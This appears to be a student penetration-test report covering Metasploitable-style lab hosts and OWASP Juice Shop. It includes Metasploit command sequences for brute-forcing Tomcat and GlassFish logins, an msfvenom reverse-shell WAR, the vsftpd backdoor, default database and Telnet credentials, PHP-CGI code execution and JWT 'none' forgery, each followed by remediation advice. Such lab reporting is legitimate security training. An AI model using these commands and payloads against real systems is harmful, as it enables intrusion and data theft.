


Now we will use a ApacheTomcatScanner(https://github.com/p0dalirius/ApacheTomcatScanner) python script to search for any known vulnerabilities.

```
abdelrahman@ideapad:~/venv/bin$ ./apachetomcatscanner -tu http://192.168.1.48:8282/ --list-cves -v
Apache Tomcat Scanner v3.7.2 - by @podalirius_

[+] Targeting 1 urls.
[+] Searching for Apache Tomcats servers on specified targets ...
[>] [Apache Tomcat/8.0.33] on 192.168.1.48:8282 (manager: accessible) on http://192.168.1.48:8282/manager/html
   | CVEs: CVE-2016-3092, CVE-2016-8735, CVE-2017-12617, CVE-2016-6816, CVE-2017-5648, CVE-2017-5664, CVE-2017-5647, CVE-2016-8745, CVE-2017-7674
[2024/10/17 15h37m57s] Status (1/1) 100.00 % | Rate 0 tests/s
[+] All done!
```


Internal Walkthrough

Opening the manager webpage we are provided with a login forum so we use auxiliary(scanner/http/tomcat_mgr_login metasploit module to do a brute-force attack.




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8282
RPORT => 8282
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_
set USER_AS_PASS  set USER_FILE
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_
set USER_AS_PASS  set USER_FILE
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE xato-net-10-million-usernames.txt
USER_FILE => xato-net-10-million-usernames.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS
set PASSWORD        set PASSWORD_SPRAY  set PASS_FILE
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE xato-net-10-million-passwords.txt
PASS_FILE => xato-net-10-million-passwords.txt
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.1.48:8282 - Login Successful: sploit:sploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

After logging in we find a deploy section that we could use to our advantage to upload our own payload.




Using msfvenom we generate our own malicious .war file

```
msf6 > msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.12 LPORT=4444 -f war -o revshell.war

[*] exec: msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.12 LPORT=4444 -f war -o revshell.war

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Payload size: 1102 bytes
Final size of war file: 1102 bytes
Saved as: revshell.war
msf6 >
```

we then upload the file and prepare a handler to receive the reverse shell and now we have access to the machine

Internal Walkthrough




Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	An attacker gains access to the Apache Tomcat Manager by exploiting misconfigurations or using brute-force techniques to crack login credentials. Once access is obtained, the attacker can upload a malicious .war file to gain a reverse shell, thereby achieving remote code execution on the server.
Impact	If successfully exploited, the attacker gains remote control of the server, which may lead to a complete system compromise, unauthorized access to sensitive data, and lateral movement within the network.
Remidiation	• Disable or restrict access to the Tomcat Manager application. • Use strong, complex passwords and implement multi-factor authentication for Tomcat Manager accounts. • Regularly review user permissions and server configurations. • Update Apache Tomcat to the latest version and apply security patches. • Monitor server logs for any suspicious activity.
External References	• Apache Tomcat Security Best Practices • Apache Tomcat Manager App How-To

Internal Walkthrough

Netcat BindShell

A Netcat bind shell is running on port 1524, allowing any remote connection to obtain a root-level shell without authentication.and Metasploit's bind TCP listener was used to connect to the shell and execute commands.

msf > use exploit/multi/handler
msf > set PAYLOAD cmd/unix/bind_netcat
msf > set RHOST 192.168.1.14
msf > set LPORT 1524
msf > run
[*] Command shell session opened.
id
uid=0(root) gid=0(root)



Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	A Netcat bind shell is running on port 1524, allowing any remote connection to obtain a root-level shell without authentication.
Impact	Attackers can connect to the bind shell and gain full root access to the system, which can lead to complete system control.
Remidiation	• Disable this port and the shell if not needed.
External References	N/a

Backdoor FTP

A backdoor exists in vsftpd 2.3.4, allowing attackers to open a command shell when a specific username is entered.and we will use Metasploit's vsftpd_234_backdoor module to gain a root shell.

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf > set RHOST 192.168.1.14
msf > run
[*] Command shell session 1 opened.
id
uid=0(root) gid=0(root)

Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	This flaw is related to a backdoor that was added to the VSFTPD download archive. This backdoor was introduced to the vsftpd-2.3.4.tar.gz archive between June 30, 2011 and July 1, 2011.
Impact	Remote command execution leading to system compromise.
Remidiation	• Update vsftpd to a secure version to eliminate the backdoor vulnerability.
External References	Rapid7 Module

Internal Walkthrough

Weak MySQL Password

The MySQL root account on port 3306 is configured with the weak default password root, allowing unauthorized access to the database.

msf > use auxiliary/scanner/mysql/mysql_login


msf > set RHOSTS 192.168.56.101

msf > set USERNAME root

msf > set PASSWORD root

msf > run

[+] 192.168.1.14:3306 - Login Successful: root:root



Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	The MySQL root account uses a weak, default password.
Impact	Database compromise.
Remidiation	• Set a strong password for the MySQL root account.
External References	• OWASP Password Strength Recommendations • Password Guidelines

Internal Walkthrough

HTTP vulnerability

The HTTP server hosts a phpinfo.php file that exposes sensitive configuration information and can be exploited for remote code execution. we can use Metasploit's phpinfo_rce module to exploit the vulnerability.


msf > use exploit/unix/webapp/phpinfo_rce

msf > set RHOST 192.168.1.14

msf > run

[*] Meterpreter session opened.

meterpreter > sysinfo



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Internal Walkthrough

```
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit
~
[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Sending stage (38288 bytes) to 192.168.10.100
[*] Meterpreter session 2 opened (192.168.10.101:4444 → 192.168.10.100:54980) at 2020-12-07 14:36:2
3 -0500
~
meterpreter > ls
Listing: /var/www
```

```
meterpreter > shell
Process 7319 created.
Channel 1 created.
whoami
www-data
```

Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	• CVE-2012-1823 • CVE-2012-2311
Description	he HTTP server hosts a phpinfo.php file that exposes sensitive configuration information and can be exploited for remote code execution.
Impact	An attacker can gain unauthorized access to sensitive information and execute arbitrary code on the server.
Remidiation	• Remove the phpinfo.php file and update PHP to the latest version
External References	• https://www.php.net/manual/en/security.current.php

Telnet Default Credentials

Telnet service is running with default credentials on port 23, allowing unauthorized remote access to the system.

telnet 192.168.1.14

login: msfadmin

password: msfadmin

Last login: Sat Oct 14 14:45:15 2024 from 192.168.1.14

id

uid=0(root) gid=0(root)

Internal Walkthrough

Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	The Telnet service is running with default credentials, allowing unauthorized remote access to the system.
Impact	An attacker can log in with default credentials and gain full control over the system, leading to a complete compromise.
Remidiation	• Disable Telnet or enforce strong authentication mechanisms. • Use SSH for secure remote access.
External References	• https://pragmaticparanoia.com/why-is-telnet-insecure/

Internal Walkthrough

PostgreSQL Default Password

PostgreSQL on port 5432 is accessible with the default password for the postgres user.

using Metasploit's exploit/linux/postgres/postgres_readfile module to read sensitive files.

msf > use exploit/linux/postgres/postgres_readfile

msf > set RHOST 192.168.1.14


msf > set DATABASE postgres

msf > set USERNAME postgres

msf > set PASSWORD postgres

msf > run


[+] Successfully retrieved /etc/passwd.




Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	N/A
Description	PostgreSQL is accessible with the default password for the postgres user.
Impact	Attackers can gain unauthorized access to the database and retrieve sensitive information.
Remidiation	• Change the default PostgreSQL password • restrict access to trusted hosts.
External References	• OWASP Password Strength Recommendations • Password Guidelines

Glassfish

From our nmap scan we can see that port 8080 runs Glassfish and we open it on our browser




we will then click on the go to administration console which would lead us to port 4848



now we will try to bruteforce and login using the admin account,first we will use the auxiliary/scanner/http/glassfish_login metasploit module
after using the xato-net-10-million-passwords.txt password list the password will be revealed to be sploit and we can now access the admin panel.

Internal Walkthrough



Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	• CVE-2011-0807
Description	GlassFish Admin Console is vulnerable to remote code execution through various attack vectors. An attacker can exploit this vulnerability to gain unauthorized access to the server.
Impact	If exploited, the vulnerability allows an attacker to execute arbitrary code, potentially leading to full control of the server and the ability to manipulate or exfiltrate sensitive data.
Remidiation	• Enable Secure Admin to restrict remote access. • Apply the latest security patches and updates provided by Oracle. • Implement strong password policies for admin accounts.,
External References	• OWASP: File Upload Security • NIST Guide to Securing Web Servers • Apache HTTP Server Hardening

Target Application: OWASP Juice Shop

Testers : Khaled Shalaby , Mohamed Ayman

Table of CONTENTS

Overview

Executive Summary

This report presents the result of an in-depth vulnerability analysis of the OWASP Juice Shop application. A number of critical vulnerabilities that have serious implications on the security of the application were discovered, including :

- **SQL Injection :** Brute forcing of the login page with SQL injection allowed bypassing authentication and fetching sensitive data. SQL injections used were basic login bypass and extracting data with UNION SELECT.
- **Broken Access Control :** This vulnerability allowed unauthorized users to access unauthorized areas of the application by manipulating user input fields to enable unauthorized actions, such as placing orders.
- **Cross-Site Scripting :** Both DOM-based and reflected XSS were found. The vulnerabilities will allow the attackers to inject malicious scripts in the application, which may further facilitate session hijacking and data theft.
- **Broken Authentication :** Insecure password reset mechanism allowed attackers to reset users' passwords without any authentication by bypassing protection of the current password.
- **JWT (JSON Web Token) Unsigned :** An insecure algorithm for signature allows attackers to tamper with tokens, changing or forging user credentials.

These bugs are rated from high to critical level and allow different attacks that endanger the confidentiality, integrity, and availability of the application, including unauthorized access to data or sensitive information, or disruption of service.

Overview

Approach

Penetration testing and vulnerability assessment were conducted by combining both manual and automated testing. The methodology was based on industry-standard frameworks, like OWASP Top Ten, for identifying, ranking, and prioritizing vulnerabilities. Scanning for security weaknesses was performed using tools such as Burp Suite, OWASP ZAP, and Metasploit. Each identified vulnerability was validated through actual exploitation to ensure the issues were real and actionable. This test aimed to uncover vulnerabilities that could compromise the system's integrity, confidentiality, and availability.

Key Activities of the Approach :

- **Scanning/Reconnaissance:** Initial information gathering about the target application to identify possible points of entry.
- **Vulnerability Scanning:** Utilizing automated tools to scan for common vulnerabilities like SQL injection and XSS.
- **Exploitation:** After identifying a vulnerability, actual exploitation was performed to confirm its potential impact.

Overview

- **Manual Testing:** For areas not covered by automated tools, logical testing was performed to check for access control issues, broken authentication mechanisms, etc.
- **Reporting:** Documenting the vulnerabilities, their severity, reproduction steps, and remediation recommendations in a detailed report.

Scope

The testing was confined to the OWASP Juice Shop application, focusing on the following types of vulnerabilities:

- **SQL Injection:** Exploiting input fields that fail to handle user data properly.
- **Cross-Site Scripting (XSS):** Targeting both reflected and DOM-based XSS, with common injection points such as search bars and address fields.
- **Authentication and Authorization Flaws:** Special attention was paid to broken access control, authentication issues, and weak password management.
- **Token Manipulation:** Examining JSON Web Tokens (JWT) for unsigned or weakly signed tokens.
- **Business Logic Vulnerabilities:** Checking for logical flaws, such as unauthorized manipulation of the basket, which could lead to financial or reputational damage.

Out-of-Scope Items:

- Denial-of-service attacks and any other procedures that could disrupt the availability of the application were excluded from this assessment.

Vulnerability Findings

1. Vulnerable Components by Unsigned JWT

- **Severity:** Critical
- **Vulnerability Description:** The vulnerability identified is an Unsigned JWT Manipulation vulnerability, but in this case, the JWT was indeed signed. However, the vulnerability lies in the fact that the JWT's signature algorithm used was insecure, specifically a "none" algorithm. This means that although the token was initially signed, the signing mechanism could be bypassed or manipulated using a Null Attack.
- **Steps to Reproduce**

1. Intercept the Request: Use Burp Suite to intercept the request containing the JWT token during the authentication or profile update process.
2. Decode the JWT: Extract the JWT from the intercepted request and use a decoder tool (like Burp Suite or an online tool) to view its payload.
3. Modify the Payload: In the decoded JWT, identify the email field within the payload.
Change the email value to an arbitrary value.


4. Bypass Signature Validation: The JWT was initially signed, but the signature algorithm changed to "none". This allowed me to modify the token without having to re-sign it.
then removes or alters the signature in the token by setting the algorithm to "none", which effectively makes the signature invalid but still allows the token to be sent.
5. Send the Request: After modifying the token (email and signature), send the request back to the server. The system accepts the modified token, and the email address of the user is successfully changed.


- **Impact:** The impact of this vulnerability is serious as it allows attackers to impersonate users by tampering with the JWT and bypassing the signature validation process.
